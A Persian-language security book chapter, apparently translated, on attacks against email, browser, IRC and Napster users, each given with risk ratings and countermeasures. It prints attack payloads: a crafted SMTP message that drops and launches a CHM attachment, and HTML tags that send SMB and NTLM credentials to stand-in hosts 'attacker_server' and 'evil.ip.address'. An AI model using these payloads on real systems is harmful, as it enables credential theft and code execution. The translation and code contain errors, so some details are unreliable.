برچسب HTTP meta – refresh ، برای نوشتن نشانی مجدد مرورگر بصورت جزئی و بطور خودکار بر یک صفحهٔ محتوی برچسب بکار می‌رفت . بعنوان مثال :

```
<METAHTTP-EQUIV="refresh"Contect="2,URL=http://www.othersites.com
```

ایـن کـد تعبـیه شـده در یـک صفحهٔ وب مرورگران را به http://www.othersites.com سوق می‌دهد ترکیب "Content" بیان می‌کند که مرورگر چه مدت منتظر مانده ؟ قبل از نوشتن نشانی مجدد maleware.com به آسانی به تازه‌سازی در یکی از فایلهای محلی که از طریق force feeding تغذیهٔ اجباری به ودیعه گذاشته است اشاره می‌کند :

```
TA HTTP-EQUIV="refresh"Contect="5 ;
url = mhtml:file://C:\WINDOWS\TEMP\lunar.mhtml">
```

فـایل lunar.mhtml ، مغـزی اجباری بعنوان یک پیوست یا ضمیمه به پیغام اصلی ، شامل یک Link به یک کنترل Activex safe for scripting می‌شود که شروع به اجرای دومین پیوست یا ضمیمه ، قابل اجرا بنام mars.exe ، بطور پراکنده اما موثر می‌نماید .

این رشتهٔ Bugtraq که این تشخیص را پوشش می‌دهد ، حداقل دو منبع موثق و مشهور امنیتی با آنچه این پدیده واقعاً عمل می‌کند مخالفند همانطوریکه به آگاهی رسید . آزمایش توسط نویسندگان این کتاب ، نتایج غلطی حاصل نمود ، اما این نظریه که حوزهٔ امنیتی مناسب IE برای خواندن mail در Outlook/OE بکار می‌رفت مـی‌بایست برای اینکه این اتفاق روی دهد روی LOW تنظیم می‌کرد لازم به ذکر است که این فقط گهگاهی در آن روی می‌داد . ما در این راه که پیوست را به دایرکتوری Temp روی سیسـتم‌هـای ایسـتگاه کـاری Win 9x SE station و NT 4 بـا حـوزهٔ امنیتـی در LOW در دو فرمـت یـا موقعیت وارد کنیم ، موفق بودیم . اما نمـی‌توانسـتیم ایـن سـازگاری را تکرار نماییم . معمای تغذیهٔاجباری ala malware.com (force feeding) همچنان حل‌نشدنی باقی ماند کمی احساس راحتی کنـید . تصـور کنـید ایـن مزاحمـت مـی‌توانسـت در پیوسـتگی بـا عملکـرد جرجـی گانینسکی در اجرای کد داخل اسناد Ms office چه عواقبی را ببار آورد . مهاجمین مـی‌توانستند اسناد محتوی کد جنایتکار Office را بعنوان attachment ارسال کنند و سپس پیغام دوم را ارسال می‌کنند و بسته با برچسب مناسب Activex که بداخل بدنهٔ (body) پیغام تعبیه شود تا به پوشه temp% جائیکه پیوست force feed (attachment) را بدست می‌آورد ، چه بخواهد چه نخواهد اشاره کند .

البـته ، همـانطور کـه مـتذکر شـدیم ، دسترسـی آسـان بـه خدمـات انباشتن فایل بی‌نام و نشان و مجانی در اینترنت ، Download کردن کد به دیسک محلی را غیرضروری می‌سازد .

بکاربردن IFRAME براي نوشتن پیوستها (attachment) براي Temp

Popularity:	5
Simplicity:	9
Impact:	10
Risk Rating:	8

جرجی چشمان حساس و تیزش را برای مشکلات ظاهراً کوچک با گرفتاری وسیع در آن به نمایش می‌گذارد . توصیهٔ پندآموز شماره ۹ وی (#9) در 2000 (ببینید http://www.guninski.com/eml.html) عمل کلیدی را در اینجا تمایل Outlook/OE به خلق یا ایجاد فایلهایی در دایرکتوری temp با یک نام شناخته شده و محتوای انتخابی می‌داند ، بیشتر شبیه به مکانیسم پیشنهاد شده توسط maleware.com . به هر حال ، با نفوذ سایر عملکردها او پیشرفت کرده بود ،از جمله آسیب‌پذیری ناشی از اجرای راه‌میان‌بر فایل کمکی ویندوز (Windows Help File Shourcut) (برای فایلهای با پسوند CHM.نگاه کنید در http://www.guninski.com\chm-desc.html) و برچسب همیشه سودمند IFRAME (فصلهای پیشین مبحث IFRAME دقت کنید) بنظر می‌رسید جرجی یک مکانیسم سازگار را برای حمل کالا و یک راه برای Download کردن کد را پوشش نداده بود . بنابراین ، این عملکرد را بعنوان یک Risk Rating of 8 ارائه نموده‌ایم . یک فایل بر روی Disk بنویسید ، سپس آنرا بدون ورود هیچ کاربری اجرا نمایید . (نیرنگ استفاده از برچسب IFRAME میان بدنهٔ پیغام Email که اشاره می‌کند به پیوست همان پیغام . برای دلایل عجیب و غریب که شاید تنها جرجی می‌داند) . وقتیکه IFRAME فایل attached یا ضمیمه شده را یا لمس می‌کند ، فایل بدرون دیسک بطور ناگهانی جاری می‌شود. سپس براحتی فایل را از یک script تعبیه شده در بدنهٔ درست همان پیغام فرا می‌خواند . نوشته‌های فایل جرجی یک فایل CHM است که وی بطور دلپذیری پیکره‌بندی کرده بود برای فراخواندن wordpad.exe در فرمان shourcut تعبیه شده بود .

```
o somedomain.com
mail from: <mallory@attacker.net>
rcpt to: <hapless@victim.net>
data
subject: This one takes the cake!
Importance: high
MIME-Version: 1.0
Content-Type: multipart/mixed;
boundary = "_boundary1_"

- - _boundary1_
Content-Type: multipart/alternative;
boundary = "_boundary2_"

- - _boundary2_
Content-Type: text/html; charset = us-ascii

<IFRAME align = 3Dbaseline alt = 3D" " =
border = 3D0 hspace = 3D0 = 20
src = 3D " cid : 5551212"></IFRAME>
<SCRIPT>
setTimeout ('window.showHelp ("C:/windows/temp/abcde.chm"); ',1000);
setTimeout ('window.showHelp ("C:/temp/abcde.chm"); ',1000);
setTimeout ('window.showHelp ("C:/docume~1/locals~1/temp/abcde.chm");
',1000);
</SCRIPT>

- - _boundary2_ - -
```

```
- - _boundary1_
Content-Type: application/binary;
name = "abcde.chm"
Content-ID: <5551212>
Content-Transfer-Encoding: base64

[Base64-encode abcde.chm using mpack and embed here]

- - _boundary1_ - -
.
quit
```

راه کلیدی در این کد لیست‌بندی شده فیلد یا قلمرو Connect – ID است ، مقیم شده با nonce5551212 در مثالمان . Src از IFRAME در بدنهٔ Email با اشاره بر ID از پیوست MIME در همان پیغام یک مرجع حلقه‌ای خوب و مناسب ایجاد می‌کند تا به پیوستها اجازه دهد که بر روی دیسک نوشته شوند و توسط همان پیغام جنایتکار Email فراخوانده شود .

اقدام متقابل در برابر IFRAME Attachment Stuffing

تنها راه دفاع در برابر این بکاربردن هوشمندانهٔ Activex است ،همانطوریکه در بخش قبلی از حوزه‌های امنیتی توضیح داده شد . ماکروسافت یک تکه برنامه کامپیوتری مقابل آن ارائه نکرده است .

کارکردن Outbound اتصالات ایستگاه کاري

ما دربارهٔ انجام این اقدامات در سیستم ایستگاه کاری با این منظور سخن زیاد گفته‌ایم . اما تنها بطور خلاصه ، ما محتوای اجازه‌دهندهٔ فعالیت جنایتکارانه تازه وارد نرم‌افزار ایستگاه کاری از طرف یک مهاجم از راه دور را لمس کردیم ، یک مرتبهٔ‌دیگر ، بسیار آسان است ، که چگونه تکنولوژیهای اینترنت ساختن یک چنین حمله‌هایی را برای اجرا ، آسان می‌سازد . توجه کنید Uniform Resource Locator (URL) که ما همگی با آن جهت پیمودن سایتهای متفاوت و متنوع اینترنت خوگرفتیم . همانطوریکه نامش پیشنهاد می‌کند یک URL می‌تواند خیلی بیشتر از یک نشان‌گذاری برای وب سایت از راه دور راه بیاندازد ، همچنانکه در آینده توضیح می‌دهیم .

نوشتن مجدد نشاني براي اثبات درستي SMB

Popularity:	4
Simplicity:	9
Impact:	7
Risk Rating:	7

این اساس بجز نیرنگ یا حیلهٔ فوق‌العاده بیراهه و غیرمستقیم پیشنهاد شده بود در یکی از آزادسازی L0phtcrack یک پیغام Email به قربانی یا شخص مورد هدف با hyperlink تعبیه شده به یک سرور خدمات و به اشتراک گذارده شده فایل حیله‌گر و فریبکار ویندوز(SMB) بفرستید . قربانی پیغام را دریافت می‌کند ، hyperlink تعقیب می‌شود (بطور دستی یا اتوماتیک‌وار) و ایستگاه کاری ناخودآگاه اختیارات SMB کاربر را به سرتاسر شبکه می‌فرستند . چنین رابطهایی براحتی تغییر قیافه می‌دهند و بطور نمونه خواستار یک مداخلهٔ کوچک از طرف کاربر می‌باشند برای اینکه ویندوز بطور خودکار سعی می‌کند بعنوان کاربر کنونی و حال به شبکه login شود. اگرهیچ اطلاعات درست دیگری فراهم نشده باشد ، این احتمالاً یکی از رفتارهای بسیار ناتوان کننده یا ضعیف‌کننده ویندوز از یک پرسپکتیو امنیتی است . بعنوان مثال به برچسب image تعبیه شده که آنرا با HTML در یک صفحهٔ وب یا پیام Email ارائه می‌دهد توجه کنید :

```
<html>
<img src = file://attacker_server/null.gif height = 1 width = 1></img>
</html>
```

وقتیکه ایـن HTML در IE یا Outlook / Outlook Express ارائه می‌شود ، فایل null.gif راه‌اندازی شده است و قربانی بخش SMB را با سرور مهاجم (attacker server) آغاز می‌کند . منبع به اشتراک‌گذارده شده حتی وجود هم ندارد .

وقتیکه قربانی درون اتصال به سیستم مهاجم مورد تمسخر قرار می‌گیرد ،تنها صورت ضروری باقیمانده عملکرد را کامل می‌کند . با فرض بر اینکه SMB Capture در سرور مهاجم (attacker – server) استراق سمع می‌کند و بخش محلی شبکه‌ای‌اش و رفت و آمد واکنش مبارزه‌طلبانه (دعوت‌کننده به مبارزه) HTML درداخل آن جاری خواهد شد .

یک دگرگونی در این حمله قراردادن یک سرور نابکار SMB برای گرفتن hashes (خردوریزها) است ، درست مخالف sniffer (شبیه SMB Captune) . در فصل‌های بعدی ما در مورد سرورهای نابکار SMB به بحث خواهیم نشست مانند SMB Relay که می‌تواند خرد و ریزها یا حتی وصل شدن‌ها به دستگاه قربانی را که برای گواهی‌نامه‌های ربوده شده بکار می‌رود ، بگیرد .

اقدامات متقابل در برابر راهنمايي مجدد SMB

دیسک ارائه شده توسط حملات راهنمایی مجدد SMB می‌تواند در راههای متعددی تخفیف داده شود . سرویسهای SMB را در داخل شبکه‌های محافظت شده نگه دارید و بشدت ترافیک عازم ناحیهٔ دوردست SMB را در مرز دیواره‌های آتش محدود سازید و مطمئن شوید که زیربناهای سرتاسر شبکه این اجازه را به ترافیک یا رفت و آمد SMB نمی‌دهند که اشکالهای بی‌مسئولیت بی‌اعتماد را از مسیر انحرافی و فرعی عبور دهند . نتیجهٔاین گریز یا علاج بایستی مطمئن سازد که نکات دستیابی فیزیکی شبکه (جکهای دیواری و غیره) قابل دسترس برای عابرین فرعی اتفاقی نیستند . (بخاطر بیاورید که پیشرفت نفوذ یا شیوع شبکه‌های بی‌سیمی آنرا مشکل‌تر خواهد ساخت)

بعلاوه اگر چه این عموماً یک نظر یا عقیدهٔخوبی برای بکاربردن صورتهای ساخته شده تجهیزات شبکه‌ای یا DHCP برای جلوگیری از مزاحمینی که بصورت فیزیکی ثبت می‌شوند و آدرسهای روی لایه شبکه با تصدیق از خارج می‌باشد ولی تصویر کنید بوکشیدن حمله‌ها نیاز به مهاجمین برای بدست‌آوردن آدرس MAC یا آدرس IP ندارد ، آنهابصورت بی‌قاعده عمل می‌کنند .

در این پیکره‌بندی تمام سیستمهای ویندوز در محیط شما تا پخش ترکیبات NTLM و LM روی سیم را غیرفعال می‌سازد . این بمنظور بکاربردن (LAN Manager Authentication Level) کارگذاری سطح اعتبار بخشیدن به مدیریت LAN انجام شده است .

بهترین تدافع یا پدافند در برابر این حمله ، نصب Require SMB Packet Signing بر روی دستگاهتان می‌باشد .

دروکردن اعتبارنامه‌هاي NTLM که در Telenet بکار برده مي‌شود.

Popularity:	*4*
Simplicity:	*9*
Impact:	*7*
Risk Rating:	*7*

همچنانکه فایل URL:// خیلی هم بد نبود ، نرم افزار ایستگاه کاری اینترنت ماکروسافت بطور خودکار URLهای Telnet://server را تجزیه می‌کند و یک ارتباط با server را باز می‌کند . این نیز اجازه می‌دهد مهاجم با نیرنگ پیغام Email (پست الکترونیکی) HTML را بگیرد که مجبور به اعتباربخشیدن ناحیهٔ دوردست در سراسر هر پورتی شود .

```
<html>
<frameset rows="100%,*">
<frame src = about : blank>
<frame src = telnet : //evil.ip.address:port>
</frameset>
</html>
```

بطـور عـادی ، ایـنقدر بـزرگ نخواهـد بـود ، بجز آنچه در Win 2000 است ، ایستگاه کاری غیرقابل انتقال telnet بایستی در حالت استفاده از اعتباربخشیدن یا سـندیت NTLM بطـور پـیش‌فـرض در نظـر گرفـته شـود . بنابرایـن در پاسـخ بـه HTML قبلـی ، یـک سیسـتم Win 2000 بـا شـادی مـبادرت بـه ورود بـه evil.ip.address از مکانیسـیم اسـتاندارد پاسـخ بـه مـبارزه NTLM اسـتفاده می‌نماید . این مکانیسم برای استراق سمع و حملات man-in-the-middle (MITM) که کلمهٔ عبور و نام کاربری قربانی را فاش می‌سازد می‌تواند آسیب‌پذیر باشد .

این حمله روی جمع کثیری از تحلیل‌گران HTML اثر می‌گذارد و بر هیچ شکلی از Activex Scripting ، Java Script یا طور دیگری تکیه یا اعتماد نمـی‌کـند . بنابراین هیچ پیکره‌بندی یا موقعیت IE نمی‌تواند از این رفتار ممانعت نماید . Credit به DilDog معروف به Back Orifice می‌رود که این عملکرد را به Bugtraq فرستاد .

اقدامات متقابل در برابر حملات Telnet://

بهتریـن تمریـنات امنیتـی شبکه امر می‌کند که خروجی رفت و آمد اعتباربخش NTLM را در پیرامون دیوارهٔ آتش مسدود کرده باشد . به هر حال این حمله باعث می‌شود اعتبارنامه‌های NTLM به سراسر پروتکل telnet فرستاده شود .حتماً خروجی telnet را نیز در پیرامون یا حیطهٔ gate-way مسدود کنید.

در سطح host (گروه – میزبان) ایستگاه کاری telnet ، win 2000 را نصب کنید بطوریکه از سندیت NTLM استفاده نکند . برای انجام آن telnet را در خـط دسـتور اجرا کنید ، Unset ntlm را وارد کنید و سپس از telnet برای ذخیره خارج شوید بدرون محضرخانه (Registry)ماکروسافت نیز یک تکه‌برنامه‌ای در MS00-067 تـدارک دیده شده که یک پیغام اعلام خطر به کاربر قبل از اینکه بطور اتوماتیک ، اعتبارنامه‌های NTLM را به یک دستور سرور مستقر در یک منطقه و غیر قابل اعتماد ارسال کند نشان می‌دهد . MS00-067 را می‌توانید در سایت زیر پیدا کنید :

http://www.microsoft.com/technet/treeview/default.asp?URL=/Technet/ Security/bulletin/MS00-067.asp)

این همچنین در Windows 2000 sp2 نیز نصب شده بود .این آسیب‌پذیری بعنوان Bugtraq ID 1683 در سایت زیر فهرست‌بندی شده است:

http://www.securityfocus.com/bid/1683

در ایـــنجا نـــیز مقتضـــی اســـت کـــه ذکـــر نمایـــیم کـــارگذاری LAN Manager Authentication Level در Security Policy کـار را مشـکل‌تـر می‌سازد برای استخراج نمودن اعتبارنامه‌های کاربر از تبادلات پاسخ به مبارزهٔ NTLM یا بالاتر از آن ، می‌تواند درجهٔ ریسک یا خطـر را از حمـلات اسـتراق سـمع کنندهٔ LM/NTLM بمقدار زیادی بکاهد (فرض بر اینکه دسترسی محدود شدهٔ دنباله‌دارد برنامه‌ها ترکیبات درهم بر هم رفت و آمد پاسخ به مبارزه NTLMv2 را استخراج خواهند نمود)

سـرور حـیله‌گـر و حمـلات man – in – the – middle (NTLM) بـر علـیه سـندیت NTLMv2 هـنوز امکان‌پذیر هستند ، فرض کنید که سرور حیله‌گر MITM بتواند با لهجهٔ NTMv2 با سرور از طرف ایستگاه کاری به گفتگو بپردازد .

هك كردن C

IRC (Internet Relay Chat) بعنوان یکی از کاربرهای عمومی‌تر در اینترنت باقی می‌ماند ، هدایت شده نه تنها توسط ارتباطات لحظه‌ای و آنی ، بلکه توسط توانایی تبدیل آنی فایلها مدرنترین نرم‌افزار ایستگاه کاری IRC را بکار می‌برد ، این درست همان جایی است که شکل از آنجا شروع می‌شود .

یـک کاربـر جدیـد IRC اغلب با پیشنهادات مکرر فایلها از شرکاء در یک کانال گیج و سردرگم می‌شوند. خیلی از آنها آنقدر محسوس هستند که این پیشنهادات را از طرف تمام بیگانگان یا غریبه‌ها نمی‌پذیرند ، اما طبیعت اصلی IRC به مخلوط‌کردن سریع این تشریفات تمایل دارد .

شبه پیوستهای بی‌ضرر mail به هر صورت اغلب دسیسه‌آمیز و خائنانه است ، همانطوریکه بعداً خواهیم دید .

حملات فایل Dcced

Popularity:	9
Simplicity:	9
Impact:	10
Risk Rating:	9

نکتهٔ قابل توجه و جالب اینکه یک چنین حمله‌هایی در لیست حوادث پستی توسط Security Focus اداره می‌شد .

(http://www.securityfocus.com;look for the INCIDENTS Digest-10 july 2000 to 11 july 2000#2000-131)

یک کاربر کنجکاو یک فایل از طریق DCC را پیشنهاد کرده است (در IRC یک روش بنام DCC ارسال می‌شود و DCCGET سابقاً برای اتصال بصورت مستقیم به ایستگاه کاری دیگر IRC برای دادن و گرفتن فایلها ، در عوض رفتن در میان شبکه IRC بکار می‌رفت) فایل جهت خسارت‌واردکردن به سیستم کاربر بود .

این یکی از چهره‌های IRC است که سریعاً کاربر جدید را خلع سلاح می‌کند . ایستگاههای کاری IRC که توسط یک ورم بخطر افتاده است می‌توانند خوشان را بدرون روال‌های عادی script که بصورت اتوماتیک در ایستگاه کاری اجرا می‌شوند تعبیه کنند ،

افدامات متقابل در برابر DCC

خوشبختانه ، رفتار پیش‌فرض اغلب ایستگاههای کاری IRC ، download کردن فایلهای DCC شده به دایرکتوری download کاربر مشخص شده می‌باشد . سپس کاربر بایستی به این دایرکتوری هدایت شده و بطور دستی شروع به اجرای فایل نماید . مراقب اسناد Office ماکروسافت که ممکن است حاوی ماکروهای زیان‌آور باشند ، باشید مانند پیوستهای Email ، فایلهای DCC شده بایستی در نهایت بدبینی در نظر گرفته شوند .

به اندازهٔ Popups Aliases و scriptهای بی‌اراده وخودکار ایستگاه کاری IRC ، که می‌توانند روی ایستگاه کاریتان کنترل داشته باشند ، بکاربردن ویروس‌کش برای یک همچنین فایلهایی بسیار زیاد توصیه شده است .

عبارت بررسی کاربرهای جنایتکار روی IRC بطور مثال اتلاف وقت شما می‌باشد . همانطوریکه در رشتهٔ Incident (وقایع – حوادث) خاطر نشان ساختیم ، اغلب مهاجمین به IRC مورد استفادهٔ فیرپانهای مجازی (vhost) از طریق BNC متصل می‌شوند . (IRC Bouncer ، اساساً سرور پروکسی IRC) با ردگم‌کردن یک IP داده شده ممکن است نه تنها کاربر نشسته پشت یک پایانه (Terminal) - را بلکه سرور اجراکنندهٔ BNC را نیز آشکار و معلوم سازد .

Napster با WRAPSTER هك مي‌شود .

توجه :

اگر چه ما واقعاً دقت نمی‌کنیم که Napster و WRAPSTER رشته‌های بزرگ امنیتی هستند ، اما هر دو محصول که معرفی می‌کنیم آداب و رسوم سادهٔ هک‌شدن در یک تکه زمین و می‌باشند.

ما به انتظار روزی هستیم که Napster صورت واقعی بخود بگیرد و دنیا بتواند واقعاً از دستیابی مناسب و صحیح به موزیکهای مورد دلخواهشان لذت ببرد و هنرپیشه‌ها بتوانند از کانال تحویل بدون تاخیر لذت ببرند .

مثالهای دیگری از عامل بالقوۀزیاد برای امنیت از آتش‌سوزی توسط ترکیبی از قدرت و شهوت بوقوع می‌رسد می‌باشد انقلابی در فایلهای به اشتراک‌گذارده شبکه‌ای پراک———————————————نده ب———————————————نام Napster (http://www. Napster.com) بوجود آورد . Napster تنوع در یک ابزار فایل اشتراکی سرور ایستگاه کاری است در جائیکه سرور بعنوان یک فهرست تمرکز یافته از فایلهای صوتی (سمعی) روی درایوهای سخت تمام کاربرهایی که به شبکه از طریق ایستگاه کاری Napster کاربران فهرست mp3 را که آرزو دارند download نمایند متصل شده‌اند قرار دارد جستجو می‌کنند و سرور مستقیماً ایستگاه کاریشان را به کاربر یا کاربرانی که واقعاً مالک فایلها هستند متصل می‌کند .

بنابراین تمام کاربران که می‌خواهند در احسان فراوانی که Napster است سهیم بشوند می‌بایست بعضی از بخشهای هارد درایوشان را جهت اجازهٔ دادن به خواندن / نوشتن به دیگران به اشتراک بگذارند .

Napster کوشش می‌کند که فایلهای غیر mp3 را از شبکه دور سازد تا از انتشار بالقوهٔ یا نهانی maleware از طریق سیستم جلوگیری نماید . این عمل بوسیلهٔ کنترل سرصفحات اختیاری فایلهایی است که سراسر شبکه نسخه‌برداری می‌شوند و ثابت می‌کنند که آنها بسیار به فرمت سرصفحهٔ mp3 شباهت دارند . نسخه‌های بعدی Napster برای beat6 یک کشف جدید الگوریتم mp3 را بکار می‌برد ، آن یکی که چهارچوب یا قابهای واقعی درون یک فایل باشد بررسی سرصفحهٔ mp3 راکنترل می‌کند . بدیهی است که همان قوهٔ ابتکار که برای ما Napster را به ارمغان می‌آورد از یک راه به قاچاق‌کردن غیر mp3ها سراسر شبکه در یک حکم کوتاه ،

نقـــــــــــــــش مـــــــــــــــــی‌پذیـــــــــــــــــرد . Wrapster اثـــــــــــــــــر اکـــــــــــــــــتاویان (Octavian) (جستجو کنید در http://www.download.cnet.com) Typeهای فایل پنهان می‌کند ، آنها را بعنوان شروع قانونی فایلهای mp3 که encoded به رمز درآورده شده در یک مرحلهٔ کمی حساس و مهم (32 kbps) ، اجازه می‌ده که آن از طریق شبکه Napster مبادله شوند درست مانند هر کاربر دیگر mp3 که می‌خواهند ببینند که wrapster – ized خارج از آنجا چه چیزی می‌تواند بسادگی جستجو کند شبکهٔ Napster را برای bitrate که قبلاً تعریف شد و هر یک از فایلهای دسترس Wrapster که (pop up) داخل و خارج خواهند شد ، اگر شما می‌دانید چه فایلهایی را دوستانتان با بیرون سهیم هستند و به اشتراک گذارده‌اند ، شما می‌توانید براحتی نام و bit rate اش جستجو کنید . ما حالا می‌دانیم یک شبکهٔ توزیعی داریم که در آنجا بطور وسیعی فایلهای عمومی موزیک مبادله می‌کنند دستهای شبه پول و همچنین یک مکانیسم جهت ایجاد تروجن‌هایی که به فرمت فایل موزیک شباهت دارند . آیا کسی دلیلی برای احتیاط در اینجا می‌بیند .

خوشبختانه ، سوالات کاربران Wrapster برای استخراج دستی اولین فایل mp3 یک برنامه کاربردی کمک‌رسان قبل از اینکه بتواند اجرا شود می‌باشد . بآسانی با دوبار کلیک‌کردن روی فایل کدبندی شده Wrapster سعی خواهیم نمود آنرا در انتخاب دیجیتال نمایش دهندهٔ موزیک کاربر باز کنیم و بطوری که اشاره شد که از وی بعنوان mp3 غیرقانونی و شکست در بارگذاری و راه‌اندازی یاد می‌شود . این مسئولیت و بار سنگین را از تکنولوژی به کاربر انتقال می‌دهد تا بتواند بطرز صحیح مشخص کند که آیا فایل پیوست خطرناک است یا نه .

یکبار دیگر داوری انسان تنها سدی میان یک چیز عالی (موزیک مجانی) و یک هارددیسک فرمت شده ایجاد می‌کند .

بنابراین اگر امروزه Napsterیک رابط امنیتی نباشد ، مطمئناً سوال می‌کنید که چگونه برنامه‌های کاربردی و مردم فرضیه‌ها را ساختند ؟ و چگونه ممکن است این فرضیه‌ها گذر فرعی نمایند ؟ اما امیدواریم بحث ما تحلیل بیشتر یک چنین فرضیات و استفادهٔ بیشتر از Napster را تقویت و تشویق کرده باشد.

اخطار – احتیاط

کلن‌هایی (clones) متنوع با منبع – باز (open – source) می‌گویند که بسته‌های نرم‌افزاری Napster خاصیت آسیب‌پذیری دارند و توسط آنچه که مهاجم می‌توانست فایلها را مرور کند در یک دستگاه در حال اجرای یک ایستگاه کاری قابل آسیب‌پذیری کلون Napster می‌باشد .(ببنید :

http://www.securityfocus.com/bid\1186

اقدامات متقابل عمومي در برابر هك‌كردن كاربر اينترنت

ما تکنیکهای جنایت‌آمیز زیادی را در این بخش دربارهٔ هک‌کردن کاربر اینترنت مورد بحث قرار داده‌ایم ، خیلی از آنها تمرکز پیرامون گول‌زدن کاربر حین اجرای یک ویروس ، ورم یا کدهای جنایت‌آمیز دیگری می‌باشند و ما همچنین صحبت کرده‌ایم دربارهٔ راه حل‌های چنین مشکلاتی صبحت کرده‌ایم ، اما تا کنون از بحث در مورد دفاع با طیف پهناور بر علیه یک چنین حمله‌هایی طفره رفته‌ایم .

امضاءهاي ويروس‌كش را هميشه بروز نگه‌داريم

بدیهی است ، یک چنین دفاعی وجود دارد و برای سالهای متمادی فراگیر شده است . آنها را نرم‌افزارهای ویروس‌کش می‌نامند و اگر شما آنرا بر روی سیستمتان اجرا نمی‌کنید یک ریسک خطرناک کرده‌اید . دوازده فروشنده نرم‌افزار ویروس‌کش را پیشنهاد می‌دهند . ماکروسافت یک لیست عالی را در سایت زیر معرفی نموده است :

http://www.microsoft.com/support/kb/articles/Q49/5/0/00.ASP

اغلب نامهای معروف بزرگ مانند Symantec's Norton Antivirus ،MCAfeel ،Data Fellows ،Trend Micro و Computer Association's Inocilan) همگی یک وظیفه یا عمل مشترک یا مشابه عاجز نمودن کد جنایت‌آمیز را بعهده دارند .

فروشندگان نرم‌افزارهای ویروس‌کش مکانیزمهای بروز در آمده برای Download متناوب تعاریف ویروسهای جدید برای مشتریان را قرار می‌دهند . بنابراین یک پنجرهٔ آسیب‌پذیری میان اولین آزادسازی یک ویرویس جدید وجود دارد در زمانیکه یک کاربر تعاریف ویروس را بروز در می‌آورد وجود دارد .

همانطوریکه شما مطلعید و نرم‌افزار ویروس‌کشتان را برای بروز در آمدن اتوماتیک‌وار خودش در فاصله زمانی منظم (بطور هفتگی باید انجام شود) قرار می‌دهید ابزار ویروس‌کش لایه قوی دیگری از تدافع بر علیه آن چیزهایی که قبلاً توضیح داده‌ایم را فراهم می‌آورند . بخاطر بسپارید که صورتهای محافظت خودکار (auto – protect) از نرم‌افزارتان را برای استفاده کامل ، بخصوص Email خودکار و floppy disk scanning و اسکن فلاپی دیسک فعال سازید و همیشه تعاریف ویروس را بروز نگه دارید !

اغلب فروشندگان بروز در آوردن ویروس را برای یک سال بطور مجانی ارائه می‌دهند ، اما پس از آن درخواست می‌کنند بوسیلهٔ جانشینهای بطور خودکار با یک پرداخت جزئی پس از آن تجدید شوند . بعنوان مثال هزینهٔ Symantec حدوداً ۴ دلار برای هر نوبت تجدید یکسالهٔ آن برای خدمات خودکار Live Update می‌باشد . برای

آن دسته از افرادی که می‌خواهند پولشان را هدر ندهند، می‌توانند بطور دستی نرم‌افزار بروز درآوردن ویروسش را از وب سایت Symantec بطور مجانی Download نمایند .

http://www. Symantec.com/arcenter/download.html

همچنین مواظب شوخی‌های فریب‌آمیز ویروس که می‌تواند خسارت زیادی ببار آورند باشند ، ببنید http://www.vmyths.com/hoax.cfm?page=0 (یک لیست شناخته شده ویروسهای گول‌زن یا فریب‌آمیز).

محافظت‌کردن از Get eways

موثرترین راه محافظت از تعداد زیادی کاربرها که در حالت استراتژی لایهٔ دفاعی شکست‌ناپذیر شبکه باقی ماندند .

در مجموع به خروجی دستیابی لیستهای کنترل دقت کنید که می‌توانند یک قدرت متوقف‌ساختن نهانی برای کد جنایت‌آمیزی که در جستجوی اتصال به سرورهای جنایتکار خارج از دیوارهای قصر می‌باشند ایجاد کنند .

به علاوه ، خیلی از محصولات موجود هستند که تمام ورودیهای Email را یا رفت‌وآمد وب برای کد سیار جنایتکار اسکن خواهند کرد.

یک نمونهٔ تکنولوژی Finjan's Surfin Gate در http://www.finjan.com می‌باشد که در مرز شکبه به انتظار می‌نشیند و تمام دریافتی Java ، Activex ، Java script فایلهای اجرائی ، Visual Basic Script ، plug – in ها و cookieها را اسکن می‌کند .

بعداً SurfinGate یک پروفایل رفتار مبنی بر اقداماتی که هر مدل نیاز دارد را می‌سازد . سپس این مدل بطور منحصربفرد تعریف شده می‌باشد . SurfinGate پروفایل (نقشهٔ قطعی) رفتاری را با یک سیاست امنیتی طراحی شده توسط مدیران شبکه مقایسه می‌کند و سپس یک تصمیم مبنی بر allow یا block در محل تقاطع پروفایل و سیاست می‌گیرد .

Finjan همچنین یک نسخهٔ مشخصی از SurfinGateبنام Sur Fin Guard ارائه می‌دهد که یک sandbox-like محیطی که در آنجا کد download شده اجرا می‌شود ، وجود دارد .

نسخهٔ فین‌جین تکنولوژی جالبی است که مشکل ناشی از مدیریت کد سیار (mobile code) را از پایان یکنواخت و درهم شکسته (مبهم) کاربران خارج می‌سازد و آن را از بین می‌برد . تکنولوژی sandbox (جعبهٔ شنی) منفعت بیشتری برای ایجاد توانایی برای جلوگیری از حملات متراکم‌کنندگان (قابل حمل و قابل اجرا) PE را بود ، که می‌تواند فایلهای Win32.EXE را متراکم کنند .

نتیجهٔ متراکم شده قابل اجرا می‌توانند هر موتور (engine) ثابت اسکن‌کننده ویروس‌کش را از گذرگاه فرعی عبور دهد برای انکه فایل اصلی EXE. از جای اصلی‌اش قبل از اینکه اجرا شود استخراج نشده است (بنابراین کنترل اثر متداول ویروس‌کشی آنرا نخواهد گرفت) البته این تنها به همان خوبی پارامترهای امنیتی sandbox یا خط مشی آن که برنامه تحت آن اجرا می‌شود ، است

تیکه‌برنامه‌هاي امنیت محصولات Office در http://www.microsoft.com

حتماً اثرات ویروس را بطور هفتگی بروز نگه دارید و مانند خیلی از صورتهای اسکن کنندهٔ خودکار با آن مدارا کنید . (اسکن‌کردن اتوماتیک Download email شده یکی از آنها است که بایستی پیکره‌بندی شود)

خودتان را دربارهٔ خطرات پنهانی تکنولوژیهای کد سیار (mobile code) تعمیم دهید مانند Activex و Java و پیکره‌بندی نرم‌افزار ایستگاه کاری اینترنت برای سروکارداشتن با این ابزار قوی بطور حساس . یک مقالهٔ معروف عالی دربارهٔ بکارگیری کد سیار یافت می‌شود در :http://www. .com

http://www.computer.org/internet/v2n6/w6gei.html

یک بدبینی کاملاً سالم و محتاطانه نسبت به هر فایلی که از طریق اینترنت دریافت می‌کند داشته باشید خواه بصورت فایل پیوست email توسط سطل آشغال مگر اینکه سرچشمه فایل با پرسش قابل بازبینی و تحقیق باشند (بخاطر بسپارید که ورمهای جنایت‌آمیز مثل ورم I Love you می‌توانند تغییر قیافه دهند به یک email از طرف دوستان مورد اعتمادتان با ربودن نرم‌افزار ایستگاه کاریشان .

همیشه بروزن بعنوان آخرین‌ها و مهمترین‌ها در ابزار و تکنیکهای هک‌کردن ایستگاه کاری اینترنت توسط رفت‌وآمدهای مکرر این وب سایتهای کسانیکه اول از همه این سوراخها و خلاها را پیدا می‌کنند مانند :

جرجی گانینسکی در http://www.guninski.com/index.html

